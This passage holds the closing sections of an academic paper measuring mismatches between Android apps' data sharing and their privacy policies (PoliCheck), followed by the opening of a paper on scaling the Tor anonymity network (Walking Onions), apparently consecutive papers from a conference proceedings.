First, they never explicitly mention the data types, but it could arguably fall under the vague umbrella phrase, "other sorts of information arising from your device." Second, the language is unclear and potentially deceptive, because the policy initially implies that device data is not sent to third-parties for commercial reasons. However, it adds an exception for enabling the "existence of their application," which may be interpreted as the revenue from selling user data to advertisers. While our POLICHECK classified this policy as containing omitted disclosures, it is unclear whether this is actually the case and requires analysis by a legal expert. The language that this policy uses is significantly difficult to interpret and that its behaviors should be disclosed more clearly to end-users.

5.2.2 Sensitivity Analysis

To measure the impact of entities in flow-to-policy consistency, we simulated the error rate of entity-insensitive consistency models (i.e., models that do not consider entities) by running consistency analysis in the following three configurations: (1) without entities and without negations (negation-insensitive and entity-insensitive); (2) without entities (entity-insensitive); and (3) without negations (negation-insensitive). Based on the output of the entity-insensitive consistency analysis, we aim to measure the potential error rate. First, we measure the frequency in which third-party data flows are reasoned over using policy statements with semantically unrelated entities (i.e., $f.e \not\sqsubseteq_\varepsilon p.e$). This first metric measures when unrelated policy statements are used to reason whether a flow is consistent. Second, we measure the frequency in which third-party data flows are classified as consistent in the entity-insensitive consistency models that would have been classified as consistent in the inconsistent in entity-sensitive consistency models. This second metric measures when unrelated policy statements cause entity-insensitive models to falsely claim that a data flow is consistent when it is in fact inconsistent. Further, we also measure how these different configurations of consistency models impact the classification of disclosure types.

Finding 8: *Prior entity insensitive flow-to-policy consistency models may wrongly classify up to 37.1% of inconsistent third-party flows as consistent*. We first ran analysis simulating negation-insensitive and entity-insensitive consistency models, such as Slavin et al. [29] and Wang et al. [32]'s models. We found that 53.9% (22,959/ 42,592) of third-party flows were falsely resolved to policy statements that discuss semantically unrelated entities. Of those resolved statements, 39.8% (16,931/ 42,592) referenced first-parties and 14.2% (6,028/ 42,592) references a semantically unrelated third-party. In terms of consistency, 37.1% (15,807/ 42,592) of third-party flows were falsely marked as consistent across 38.4% (5,304/ 13,796) of applications. Of those results, 23.0% (9,779/ 42,592) were due to first-party policy statements and 14.2% (6,028/ 42,592) due to third-party policy statements with a semantically unrelated entity. Therefore, negation-insensitive and entity-insensitive models falsely mark 23.0% inconsistencies as consistent.

We next ran consistency analysis simulation entity-insensitive consistency models, such as Zimmeck et al. [38]. We found 55.8% (23,775/ 42,592) of third-party flows were improperly resolved to policy statements that discuss semantically unrelated entities. Of those resolved statements, 41.6% (17,698/ 42,592) resolved to policy statements referencing first-parties and 14.3% (6,077/ 42,592) resolved to third-parties. In terms of consistency, 30.5% (13,014/ 42,592) of third-party data flows are falsely marked as consistent across 32.2% (4,445/ 13,796) of applications. Of those results, 16.3% (6,937/ 42,592) were due to first-party policy

Table 4: Sensitivity Analysis of Flow-to-Policy Consistency: Entity-insensitive models frequently misclassify data flows

	PoliCheck	(-, -, d)		(-, c, d)		(e, -, d)	
		✓	X	✓	X	✓	X
Clear	223	223	3,180	216	1,856	223	39
Vague	25,578	22,964	17,149	18,122	9,852	25,578	5,354
Omitted	14,409	2,087	0	2,087	0	14,409	0
Incorrect	1,930	0	0	558	5,081	0	0
Ambiguous	3,463	0	0	2,298	5,533	0	0

** (-, -, d): entity-insensitive and negation-insensitive*
** (-, c, d): entity-insensitive and negation-sensitive*
** (e, -, d): entity-sensitive and negation-insensitive*

statements and 14.3% (6,077/ 42,592) due to third-party policy statements with a semantically unrelated entity. Therefore, entity-insensitive models falsely mark 30.5% of inconsistencies as consistent.

Finding 9: *Entity-insensitive analysis results in the frequent misclassification of disclosure types*. Table 4 shows the results of our sensitivity analysis for classifying each disclosure type. Overall, entity-insensitive consistency models have the worst performance at classifying disclosure types, as they significantly overestimate the number of clear disclosures and vague disclosures. Negation-insensitive consistency models cannot detect incorrect disclosures or ambiguous disclosures, which correspond to 4.2% and 7.6% of data flows, respectively. With negation-insensitive consistency models, the incorrect disclosures or ambiguous disclosures are wrongly classified as either clear disclosures or vague disclosures, which is concerning as these models would state that the data flow is consistent with the policy. While consistency models that are negation-sensitive and entity-insensitive *(-, c, d)* can theoretically identify incorrect disclosures and ambiguous disclosures, the results show that their identification of these disclosure types are imprecise due to not considering entities. The results from this analysis demonstrate both the importance of entity-sensitive and negation-sensitive analysis at classifying disclosure types and the unprecedented view that PoliCheck's flow-to-policy consistency model provides on privacy disclosures.

6 Additional Case Studies

The examples in Section 2 provide real-world case-studies that demonstrate PoliCheck's utility, the significance of our findings, and the importance of an entity-sensitive consistency model. In this section, we provide additional case studies from our analysis of the most inconsistent applications for each consistency type (i.e., the applications in the long tail in Figure 9). We analyzed each data flow, the policy statements extracted, and the privacy policy itself to validate the findings. The remainder of this section presents concrete examples.




Figure 9: The majority of applications have less than five data flows for each disclosure type, but a small percentage have significantly more.

6.1 Omitted Disclosures

We investigated applications in our dataset with high numbers of omitted data flows. "Survival Island Games - Survivor Craft Adventure" (`com.gamefirst.chibisurvivor`) is a game with over 500K installs on Google play. We found that the app collects the user's location data, Android ID, and MAC address to share with advertisers and analytics providers. Its privacy policy does not discuss any details regarding data sharing. Omitted disclosures are grave concerns, especially in cases like the one above, which involves tracking the user's physical location along with persistent identifiers.

While validating omitted disclosures, we found another application called "Cloudventure: Arcade + Editor" (`at.hakkon.pufpuf.android`) that has an omitted disclosure of Ad ID being shared with AdColony. The privacy policy is copied below in entirety, which shows the potential deceptiveness of their policy.

> *Okay guys listen up, I'm forced to write this privacy policy or Google will take this APP from the store. - There is an option in the app to share your level with your friends. This is made by making a screenshot of your screen and is the reason why camera permission is needed.*

- Also this is a game so you don't want the screen to go dark while playing, right? That's why I need the phone state permission. (android.permission.READ_PHONE_STATE)

That's it, this app is not evil and I'm not selling your data to some crazy marketing company to get you filled up with spam.

6.2 Incorrect Disclosures

Three of the top five applications that had the greatest number of incorrect disclosures were released by the same publisher, "Nazara Games." Their games on Google Play have over 57 million total downloads for 33 applications (eight of which occur in our dataset). They publish games with an E rating, which may be used by targeted towards children, but still collect a wide-array of privacy-sensitive data. From the 8 applications in our dataset, we found 95 flows originating from Nazara Games applications, of which, 75 had incorrect disclosures. Their application "Chhota Bheem Speed Racing" (`com.nazara.tinylabproductions.chhotabheem-22002`) has over 10M+ downloads and has 15 incorrect disclosures detected by PoliCheck. These flows included location data, Android IDs, Ad IDs, IMEIs, router SSIDs, and other serial numbers. Nazara Games' applications sent this data to 14 distinct advertisers and analytics providers, such as Flurry, ironSource, and Unity3d Ads. As some of their applications targeted towards children, the mass collection and sharing of this sensitive user data is egregious. Even more so when considering that they're sending this information is likely being used to target ads towards children.

In Nazara Games' privacy policies, that they do not sell or rent personal information unless the user gives consent.

> *Nazara does not sell or rent your Personal Information to third-parties for marketing purposes without your consent.*

As some of these applications are for children, verifiable consent is required from the child's legal guardian according to regulations [2]. As discussed by prior work [27], clicking a button likely does not constitute verifiable consent. For the applications that are not targeted towards children, it is unclear if consent is explicitly request or implicitly through acceptance of the policy. We leave it as future work to analyze how applications are requesting consent.

6.3 Ambiguous Disclosures

"Roller Coaster Tycoon 4" (`com.atari.mobile.rct4m`) is a popular game from Atari which has over 10M downloads. We found that this application has 15 ambiguous disclosures due to their sharing of Ad IDs, Android IDs, and IMEI with advertisers and analytics providers, such as TapJoy, ironSource, and AdColony. Atari does not consider device information to be PII. However, various regulations [1, 3] identify such information as PII, as they can be used to identify users over a long span of time across different applications and services. The main source of ambiguous disclosures were due to statements regarding allowing business partners to collect device identifiers, but then stating that third-parties will not collect device identifiers without consent.

The "Bowmasters" game application (`com.miniclip.bowmasters`) has over 50M downloads and 12 unique ambiguous disclosures. Their policy states "We don't give or sell your data to third-parties for them to market to you", but later it states, "On our apps, these third-party advertising companies will collect and use your data to provide you with targeted advertising." As serving targeted advertisements is a form of marketing, this policy contradicts itself and is ambiguous in terms of the flow.

7 Limitations

PoliCheck provides a concise formalization of an entity-sensitive flow-to-policy consistency model and disclosure types. Our findings from Section 2, Section 5, and Section 6 demonstrate the utility and value of such analysis. However, as the current implementation of PoliCheck is built on top of PolicyLint [4] and AppCensus [6], we inherit their limitations. For example, PolicyLint's performance depends on the completeness of the verb lists a policy statement patterns, which may impact overall recall. PolicyLint also does not extract the purpose of collection, which we leave as future work. Further, the data flows used by PoliCheck may also be incomplete if the behaviors were not executed during runtime due to lack of code coverage. In addition, PoliCheck only tracks the data types in Table 2. Future work can improve completeness of policy statement extraction and dynamic analysis, which can then be used as input to PoliCheck.

Another limitation is that PoliCheck's domain-to-entity mapping may be incomplete, as our study is primarily focused on popular advertisers and analytics providers. PoliCheck's approach for classifying first-party entities also has the potential for misclassifying third-party flows as first-parties if the privacy policies are hosted on third-party domains. However, misclassification would also require a data flow to that domain within the application, which was not observed during validation. Additional techniques are also required for resolving cloud hosts and content-delivery networks to entities, such as Razaghpanah et al.'s certificate-based approach [23]. As discussed in Section 5, we discard data flows where the entity could not be resolved. Therefore, a more comprehensive mapping and resolution will improve the completeness of our analysis but will not impact the soundness of our empirical study in terms of the classification of disclosure types. Future work can explore more comprehensive approaches for resolving domains and IP addresses to entities and constructing domain-to-entity mappings.

Moreover, while POLICHECK correctly reasons over third-party disclosures that are disclosed in terms of parent companies (i.e., subsidiary relationships), the current implementation does not capture subsidiary relationships of first-party disclosures. While we did not observe this limitation resulting in false positives during validation, future work can adapt the entity ontology based on the application under analysis to address this limitation.

Finally, our empirical study focuses on the privacy policies of Android applications. While we cannot claim that our findings generalize to other platforms (e.g., iOS, web), we hypothesize that our findings on the disclosure types would likely mirror other domains, as the policies are generally written to cover multi-platform applications and similar data types are available for collection in other platforms.

8 Related Work

In recent years, there has been an increased focus on analyzing flow-to-policy inconsistencies in mobile applications. The works differ in how app behavioral flows and privacy policies are analyzed. While much of the prior works [29, 34, 38] use Android's application program interface (API) calls to evaluate privacy breaches, Wang et al. [32] extended the taint sources to include sensitive data entered through an app's UI. For policy analysis, Zimmeck et al. [38] and Yu et al. [34] rely on keyword-based approaches, of using bi-grams and verb modifiers respectively, to infer the privacy policies, while Slavin et al. [29] and Wang et al. [32] use crowdsourced ontologies for policy analysis. POLICHECK makes significant advancement over all these prior works by considering DNS domains of data-receiving entity for comprehensive entity-sensitive analysis. Accuracy of the analysis is further improved by considering entities, statement sentiment, and accounting for different semantic granularities and internal contradictions. Our empirical results (Section 5) further demonstrate the effectiveness of these capabilities.

Other recent research has focused on analyzing specific application categories, such as those designed for families, for compliance and privacy violations [17, 21, 26, 27]. Similar to POLICHECK, they use dynamic analysis to identify sensitive flows along with the entities receiving the data. However, their policy analysis is either manual [17, 26, 27] or semi-automatic based on keyword searches [21]. While these approaches potentially worked for a category of apps with explicit requirements, they are severely limited in precision and scale for broader categories as targeted by our work. In contrast, POLICHECK uses an automated, comprehensive policy analysis that improves precision by considering additional capabilities, such as semantic granularities and contradictions.

Numerous works focus on the automated analysis of privacy policies themselves. Privee [37] uses natural language processing for deriving answers to a limited set of binary questions from the privacy policies, while Hermes [31] applies topic modeling to reduce ambiguity in privacy policies. PrivacyCheck [35] use data mining models to analyze the privacy policies to automatically extract their graphical summaries representing what information is used and how. A more recent work, Polisis [19], provides an automated policy analysis tool that uses deep learning to infer types of data collected and the reason for collection. While it provides alternate approaches for comprehensive policy analysis, it does not consider negations and exclusions in text. PolicyLint [4] recently showed that a considerable number of policies include negations and exclusions that would be missed by prior works. Our policy analysis is built on top of PolicyLint and hence improves precision over prior art. Moreover, none of the works focus on the evaluation of app behavior, which is a core component for our entity-sensitive flow-to-policy analysis.

There is a rich body of work to understand [8, 13, 22, 33] and bridge [28, 36] the gap between application behaviors and users' understanding of these behaviors. POLICHECK differs from these works in its focus of analyzing privacy policy to behavior inconsistencies.

9 Conclusion

Privacy threats from mobile applications are arguably a greater risk than malware for most smartphone users. While the last decade has produced many static and dynamic analysis to detect when mobile applications send privacy-sensitive data to the network, such data flows are not privacy leaks if they are disclosed in a privacy policy. Recently, several efforts have sought to more fully automate the detection of privacy leaks by contrasting data flows with the application's privacy policy. However, these works have a fundamental limitation: they do not consider the entity receiving the data (e.g., first-party vs. third-party). In this paper, we proposed POLICHECK and an entity-sensitive flow-to-policy consistency model. We used POLICHECK to study 13,796 applications, comparing their data flows to their policy statements. We find significant evidence of omitted, incorrect, and ambiguous disclosures, many of which are only possible to identify by considering the entity. As such, POLICHECK provides the highest-precision method to date to determine if apps properly disclose their privacy-sensitive behaviors.

Acknowledgment

We thank our shepherd, Anita Nikolich, and the anonymous reviewers for their valuable comments. This work is supported in part by NSF grant CNS-1513690. Any findings and opinions expressed in this material are those of the authors and do not necessarily reflect the views of the funding agencies.

References

[1] California Consumer Privacy Act (CCPA). https://oag.ca.gov/privacy/ccpa.

[2] Children's Online Privacy Protection Rule. https://www.ftc.gov/enforcement/rules/rulemaking-regulatory-reform-proceedings/childrens-online-privacy-protection-rule.

[3] The EU General Data Protection Regulation. https://eugdpr.org.

[4] Benjamin Andow, Samin Yaseer Mahmud, Wenyu Wang, Justin Whitaker, William Enck, Bradley Reaves, Kapil Singh, and Tao Xie. PolicyLint: Investigating Internal Privacy Policy Contradictions on Google Play. In *Proceedings of the USENIX Security Symposium*, August 2019.

[5] Android Studio. UI/Application Exerciser Monkey. https://developer.android.com/studio/test/monkey.html, 2019. Accessed: May 15, 2019.

[6] AppCensus AppSearch. https://search.appcensus.io/.

[7] Steven Arzt, Siegfried Rasthofer, Christian Fritz, Eric Bodden, Alexandre Bartel, Jacques Klein, Yves Le Traon, Damien Octeau, and Patrick McDaniel. FlowDroid: Precise Context, Flow, Field, Object-sensitive and Lifecycle-aware Taint Analysis for Android Apps. In *Proceedings of the ACM Conference on Programming Language Design and Implementation (PLDI)*, 2014.

[8] David Barrera, H. Güneş Kayacik, Paul C. van Oorschot, and Anil Somayaji. A Methodology for Empirical Analysis of Permission-based Security Models and Its Application to Android. In *Proceedings of the ACM SIGSAC Conference on Computer and Communications Security (CCS)*, October 2010.

[9] J. Bowers, B. Reaves, I. Sherman, P. Traynor, and K. Butler. Regulators, Mount Up! Analysis of Privacy Policies for Mobile Money Applications. In *Proceedings of the USENIX Symposium on Usable Privacy and Security (SOUPS)*, 2017.

[10] Manuel Egele, Christopher Kruegel, Engin Kirda, and Giovanni Vigna. PiOS: Detecting Privacy Leaks in iOS Applications. In *Proceedings of the ISOC Network and Distributed System Security Symposium (NDSS)*, February 2011.

[11] William Enck, Peter Gilbert, Byung-Gon Chun, Landon P. Cox, Jaeyeon Jung, Patrick McDaniel, and Anmol N. Sheth. TaintDroid: An Information-Flow Tracking System for Realtime Privacy Monitoring on Smartphones. In *Proceedings of the USENIX Symposium on Operating Systems Design and Implementation (OSDI)*, October 2010.

[12] William Enck, Damien Octeau, Patrick McDaniel, and Swarat Chaudhuri. A Study of Android Application Security. In *Proceedings of the USENIX Security Symposium*, August 2011.

[13] Adrienne Porter Felt, Erika Chin, Steve Hanna, Dawn Song, and David Wagner. Android Permissions Demystified. In *Proceedings of the ACM SIGSAC Conference on Computer and Communications Security (CCS)*, October 2011.

[14] Xinming Ou Fengguo Wei, Sankardas Roy and Robby. Amandroid: A Precise and General Inter-component Data Flow Analysis Framework for Security Vetting of Android Apps. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*, November 2014.

[15] In the Matter of Goldenshores Technologies, LLC, and Erik M. Geidl. https://www.ftc.gov/enforcement/cases-proceedings/132-3087/goldenshores-technologies-llc-erik-m-geidl-matter.

[16] Michael Grace, Wu Zhou, Xuxian Jiang, and Ahmad-Reza Sadeghi. Unsafe Exposure Analysis of Mobile In-App Advertisements. In *Proceedings of the ACM Conference on Security and Privacy in Wireless and Mobile Networks (WiSec)*, 2012.

[17] Catherine Han, Irwin Reyes, Amit Elazari Bar On, Joel Reardon, Álvaro Feal, Kenneth A. Bamberger, Serge Egelman, and Narseo Vallina-Rodriguez. Do You Get What You Pay For? Comparing The Privacy Behaviors of Free vs. Paid Apps. In *Workshop on Technology and Consumer Protection (ConPro)*, May 2019.

[18] Jin Han, Qiang Yan, Debin Gao, Jianying Zhou, and Robert Deng. Comparing Mobile Privacy Protection through Cross-Platform Applications. In *Proceedings of the ISOC Network and Distributed Systems Symposium (NDSS)*, February 2013.

[19] Hamza Harkous, Kassem Fawaz, Rémi Lebret, Florian Schaub, Kang G. Shin, and Karl Aberer. Polisis: Automated Analysis and Presentation of Privacy Policies Using Deep Learning. In *Proceedings of the USENIX Security Symposium*, 2018.

[20] K. Butler J. Bowers, I. Sherman and P. Traynor. Characterizing Security and Privacy Practices in Emerging Digital Credit Applications. In *Proceedings of the ACM Conference on Security and Privacy in Wireless and Mobile Networks (WiSec)*, 2019.

[21] Ehimare Okoyomon, Nikita Samarin, Primal Wijesekera, Amit Elazari Bar On, Narseo Vallina-Rodriguez, Irwin Reyes, Álvaro Feal, and Serge Egelman. On The Ridiculousness of Notice and Consent: Contradictions in App Privacy Policies. In *Workshop on Technology and Consumer Protection (ConPro)*, May 2019.

[22] Hao Peng, Chris Gates, Bhaskar Sarma, Ninghui Li, Alan Qi, Rahul Potharaju, Cristina Nita-Rotaru, and Ian Molloy. Using Probabilistic Generative Models for Ranking Risks of Android Apps. In *Proceedings of the ACM SIGSAC Conference on Computer and Communications Security (CCS)*, October 2012.

[23] Abbas Razaghpanah, Rishab Nithyanand, Narseo Vallina-Rodriguez, Srikanth Sundaresan, Mark Allman, Christian Kreibich, and Phillipa Gill. Apps, Trackers, Privacy, and Regulators: A Global Study of the Mobile Tracking Ecosystem. In *Proceedings of the Network and Distributed System Security Symposium (NDSS)*, 2018.

[24] Joel Reardon, Alvaro Feal, Primal Wijesekera, Amit Elazari Bar On, Narseo Vallina-Rodriguez, and Serge Egelman. 50 Ways to Leak Your Data: An Exploration of Apps' Circumvention of the Android Permission System. In *Proceedings of the USENIX Security Symposium*, 2019.

[25] Jingjing Ren, Ashwin Rao, Martina Lindorfer, Arnaud Legout, and David R. Choffnes. ReCon: Revealing and Controlling Privacy Leaks in Mobile Network Traffic. In *Proceedings of the ACM SIGMOBILE MobiSys*, pages 361–374, 2016.

[26] Irwin Reyes, Primal Wiesekera, Abbas Razaghpanah, Joel Reardon, Narseo Vallina-Rodriguez, Serge Egelman, and Christian Kreibich. "Is Our Children's Apps Learning?" Automatically Detecting COPPA Violations. In *Workshop on Technology and Consumer Protection (ConPro)*, May 2017.

[27] Irwin Reyes, Primal Wijesekera, Joel Reardon, Amit Elazari Bar On, Abbas Razaghpanah, Narseo Vallina-Rodriguez, and Serge Egelman. "Won't Somebody Think of the Children?" Examining COPPA Compliance at Scale. In *Proceedings on Privacy Enhancing Technologies (PETS)*, July 2018.

[28] Sanae Rosen, Zhiyun Qian, and Z. Morely Mao. AppProfiler: A Flexible Method of Exposing Privacy-related Behavior in Android Applications to End Users. In *Proceedings of the ACM Conference on Data and Application Security and Privacy (CODASPY*, February 2013.

[29] Rocky Slavin, Xiaoyin Wang, Mitra Bokaei Hosseini, James Hester, Ram Krishnan, Jaspreet Bhatia, Travis D. Breaux, and Jianwei Niu. Toward a Framework for Detecting Privacy Policy Violations in Android Application Code. In *Proceedings of the International Conference on Software Engineering (ICSE)*, 2016.

[30] In the Matter of Snapchat, Inc. https://www.ftc.gov/enforcement/cases-proceedings/132-3078/snapchat-inc-matter.

[31] John W. Stamey and Ryan A. Rossi. Automatically Identifying Relations in Privacy Policies. In *Proceedings of the ACM International Conference on Design of Communication (SIGDOC)*, 2009.

[32] Xiaoyin Wang, Xue Qin, Mitra Bokaei Hosseini, Rocky Slavin, Travis D. Breaux, and Jianwei Niu. GUILeak: Tracing Privacy Policy Claims on User Input Data for Android Applications. In *Proceedings of the International Conference of Software Engineering (ICSE)*, 2018.

[33] Primal Wijesekera, Arjun Baokar, Ashkan Hosseini, Serge Egelman, David Wagner, and Konstantin Beznosov. Android Permissions Remystified: A Field Study on Contextual Integrity. In *Proceedings of the USENIX Security Symposium*, August 2015.

[34] Le Yu, Xiapu Luo, Xule Liu, and Tao Zhang. Can We Trust the Privacy Policies of Android Apps? In *Proceedings of the IEEE/IFIP Conference on Dependable Systems and Networks (DSN)*, 2016.

[35] Razieh Nokhbeh Zaeem, Rachel L. German, and K. Suzanne Barber. PrivacyCheck: Automatic Summarization of Privacy Policies Using Data Mining. *ACM Transactions on Internet Technology (TOIT)*, 2013.

[36] Yuan Zhang, Min Yang, Bingquan Xu, Zhemin Yang, Guofei Gu, Peng Ning, X. Sean Wang, and Binyu Zang. Vetting Undesirable Behaviors in Android Apps with Permission Use Analysis. In *Proceedings of the ACM SIGSAC Conference on Computer and Communications Security (CCS)*, November 2013.

[37] Sebastian Zimmeck and Steven M. Bellovin. Privee: An Architecture for Automatically Analyzing Web Privacy Policies. In *Proceedings of the USENIX Security Symposium*, 2014.

[38] Sebastian Zimmeck, Ziqi Wang, Lieyong Zou, Roger Iyengar, Bin Liu, Florian Schaub, Shomir Wilson, Norman Sadeh, Steven M. Bellovin, and Joel Reidenberg. Automated Analysis of Privacy Requirements for Mobile Apps. In *Proceedings of the ISOC Network and Distributed System Security Symposium (NDSS)*, 2017.



Walking Onions: Scaling Anonymity Networks while Protecting Users

Chelsea H. Komlo
University of Waterloo

Nick Mathewson
The Tor Project

Ian Goldberg
University of Waterloo

Abstract

Scaling anonymity networks offers unique security challenges, as attackers can exploit differing views of the network's topology to perform epistemic and route capture attacks. Anonymity networks in practice, such as Tor, have opted for security over scalability by requiring participants to share a globally consistent view of all relays to prevent these kinds of attacks. Such an approach requires each user to maintain up-to-date information about every relay, causing the total amount of data each user must download every epoch to scale linearly with the number of relays. As the number of clients increases, more relays must be added to provide bandwidth, further exacerbating the total load on the network.

In this work, we present *Walking Onions*, a set of protocols improving scalability for anonymity networks. Walking Onions enables constant-size scaling of the information each user must download in every epoch, even as the number of relays in the network grows. Furthermore, we show how relaxing the clients' bandwidth growth from constant to logarithmic can enable an outsized improvement to relays' bandwidth costs. Notably, Walking Onions offers the same security properties as current designs that require a globally consistent network view. We present two protocol variants. The first requires minimal changes from current onion-routing systems. The second presents a more significant design change, thereby reducing the latency required to establish a path through the network while providing better forward secrecy than previous such constructions. We implement and evaluate Walking Onions in a simulated onion-routing anonymity network modelled after Tor, and validate that Walking Onions indeed offers significant scalability improvements for networks at or above the size of the current Tor network.

1 Introduction

When participants in an anonymity network hold different views of the network's membership and topology, an adversary can exploit these differences in knowledge to distinguish clients' behaviours [12] or intercept users' traffic [46]. Anonymity networks in practice [13] have prevented these attacks by requiring all participants to share a *globally consistent view* of the entire state of the network, and giving clients complete control over selecting relays for their paths. While this approach prevents the described attacks, requiring a globally consistent view results in quadratic bandwidth growth as the number of clients increases [26], because the number of relays must also increase to provide more capacity, and all parties must download information about all relays. While today's Tor network requires only approximately half a percent of its total bandwidth to serve network state [39, 41], increasing the number of clients and relays by one order of magnitude would result in the consumption of roughly five percent of the network's (ten times larger) total bandwidth simply to distribute network state; an increase by two orders of magnitudes results in the consumption of *half* of the network's (hundred times larger) total bandwidth. Clearly, requiring a globally consistent network view for all participants is an obstacle to anonymity networks reaching the scale of modern-day browsers [37].

Moreover, some use cases benefit immediately from improved scalability. For anonymity networks requiring a globally consistent view, a client joining the network on initial startup must download the complete network state, which can be prohibitive for mobile users or those in areas with poor connectivity. Further, "on-demand" clients—applications that are used only occasionally—still incur bandwidth overhead, as the client must either continue to fetch network state when idle, or bootstrap from scratch after becoming active.

To safely address these scalability issues, we present *Walking Onions*,[1] a set of novel protocols and algorithms to reduce the amount of data clients must maintain in onion-routing anonymity networks from linear to constant relative to the number of relays. Thus, as the number of clients increases, the load to the network to distribute relay information to clients increases linearly with the number of new relays, as opposed

[1] The Walking Onion, or *Allium* × *proliferum*, is a charming edible plant that spreads by growing a cluster of new bulbs on a stalk, until the onion becomes so top-heavy that the bulbs flop over and take root somewhere new.

to quadratically. Notably, unlike prior designs with similar scalability goals [26, 29], our protocols maintain the same security properties as designs that require clients to maintain up-to-date information about every relay in the network.

Our design includes a novel path-selection and circuit extension protocol, wherein clients obliviously choose random paths through the network without prior knowledge about the network's membership or topology, and yet can verify the correctness of their paths after they are constructed. We present two variants of our protocol. One variant does not change the existing security model for Tor, and makes minimal changes to a generic onion-routed design. The second protocol variant improves upon state-of-the-art single-pass onion-routing protocols by relaxing the forward secrecy for path selection from immediate to windowed, but preserves forward secrecy for content. In turn, this design reduces client latency by building upon a technique from Sphinx [11] to create circuits with only a single round trip between the client and all relays on the path. This improvement reduces the latency of circuit creation from quadratic to linear with respect to path length.

We focus on the applicability of Walking Onions to Tor [14], but note that Walking Onions can be used by other anonymity networks with similar threat models and scalability concerns, such as HORNET [10].

Contributions. We present a novel set of efficient path-selection and circuit-extension protocols for anonymity networks using onion routing. Our work builds upon a prior Tor proposal [24] written by a co-author of this paper. Our contributions include:

- Two novel protocols that require clients of an anonymity network to maintain only a constant-sized amount of network information, while remaining secure against route capture and epistemic attacks (described in Section 2).
- Primitives to efficiently and verifiably transmit relay information, and a comparison of authentication mechanisms.
- Techniques and protocols to enable clients to constrain relay selection to a subset of relays fulfilling some attribute, while not performing this filtering locally.
- Implementation and evaluation of these protocols' bandwidth and CPU consumption in a simulated anonymity network modeled after Tor.

Organization. We present background material in Section 2. We give an overview of Walking Onions in Section 3, and describe how it distributes network information in Section 4. We present novel path selection and circuit extension protocols in Section 5, and techniques to enforce path requirements in Section 6. We evaluate the performance of these protocols in Section 7, and conclude in Section 8.

2 Background

Throughout this work, we use Tor as a case study work to demonstrate the applicability of our protocols; however, we present an alternative application of Walking Onions to HORNET [10] in Appendix A.

Existing Tor Protocol. Tor is a low-latency anonymity network with 2.5 to 11 million unique users [22, 42] and roughly 6,500 volunteer-run relays [40]. Tor's protocol requires clients to keep up-to-date information about every relay in the network. This information is provided by *directory authorities*, a trusted set of servers administered by core members of the Tor community. Every epoch (in Tor, one hour), relays upload information about themselves to the authorities, who then vote on the relays' statuses. From these votes, the authorities compute a multisigned consensus directory document representing their conclusions. By checking the signatures and timestamp on the consensus document, clients and relays ensure the validity and timeliness of the latest consensus.

Once a client has obtained the latest consensus, the client selects a list of relays (typically three) to use for a multi-layered encrypted communication tunnel, called a *circuit*, to route traffic through the network. Tor clients do not select relays uniformly at random; instead, for load balancing, they choose each relay with probability related its measured bandwidth and intended position on the path.

Tor uses a *telescoping* technique [14] in which circuits are built one hop at a time. The client uses each partially completed circuit to perform a handshake with the next relay in the circuit, until the circuit is complete. Building circuits via telescoping allows forward secrecy against key compromise, as the client negotiates a shared session key with each hop, but also increases latency, as constructing an n-hop circuit needs n round trips.

Path-based Attacks Against Anonymity Networks. Tor's consensus mechanism defends against certain well-known attacks based on how anonymity network information is distributed and used for path selection. Such attacks include *epistemic attacks*, in which an adversary deduces information about a client from information leaked by the client's choice of relays [12], and *route capture attacks*, in which a client's chosen path is replaced or influenced by a malicious intermediary [46]. These attacks can pass undetected if clients' views of the network are not consistent and authenticated.

Designs for Managing Network Information. In a survey by Shirazi et al. [36], anonymity networks fall into two categories based on how paths are built. Paths can be either *source-routed*, in which the client holds complete control over path selection, or *hop-by-hop*, in which intermediate nodes are allowed to influence the next relay selected. However, the latter approach can allow hostile intermediate nodes to influence the client's path to their advantage.

Crowds [33] relies on a peer-to-peer protocol. Paths through the network are determined using a "coin-flipping" random-walk technique, in which each node forwards requests either to another intermediate node, or directly to the intended recipient, depending on a weighted coin flip. Crowds is trivially vulnerable to route capture attacks because of its hop-by-

hop routing: a single hostile node can choose a hostile node (or no node at all!) as its successor, thereby ensuring that the rest of the path will be hostile.

ShadowWalker [29] uses a peer-to-peer random-walk protocol and a distributed hash table (DHT) to distribute relay information. To extend a circuit, the client sends a randomly selected index to an intermediate node, which the node uses to perform a lookup in its finger table of known neighbours. ShadowWalker protects against routing attacks by requiring relays to commit to routes by distributing finger tables to deterministically chosen "shadow nodes", which the client then uses to verify the response for their selected index. In spite of these techniques, ShadowWalker is still vulnerable to route capture attacks [35], and the probability of epistemic attacks grows relative to the length of the path.

The Invisible Internet Project (I2P) is a peer-to-peer, fully decentralized anonymous overlay network [47]. Like Tor, I2P implements source-based routing. However, I2P does not rely on central authorities to distribute network directory information. Untrusted "netfill" routers maintain a DHT representing all network information, and "gossip" updates to peers. However, partitioning attacks are possible, as a participant cannot verify the information served by any netfill router [19].

PIR-Tor [30] allows clients to download information about a small subset of relays from a set of authorities using private information retrieval (PIR), thereby preventing observation of *which* relays a client requests from the authorities (or any other intermediary). While PIR-Tor maintains security within Tor's existing threat model, the designs either have undesirable performance or complexity tradeoffs when considering their use in anonymity networks at scale. Specifically, Computational PIR is not scalable due to the high computational cost to the servers that must perform these operations for every client multiple times per epoch. Information-Theoretic PIR requires multiple non-colluding parties and thus changes the structure of existing protocols, adding additional complexity. ConsenSGX [34] improves upon the resource usage of PIR-based relay selection by using trusted execution environments like Intel's SGX. However, adoption of ConsenSGX (or any design requiring trusted execution environments) undesirably changes Tor's threat model to include trust in the hardware, and so risks compromise due to vulnerabilities in trusted environments, as seen in the past [6].

Designs For Single-Pass Circuit Creation. Reducing the number of round trips needed to create circuits in anonymity networks has been addressed using a variety of approaches. Below we highlight a few that have been proposed for Tor; however, these designs make undesirable tradeoffs in security and efficiency, which we also discuss.

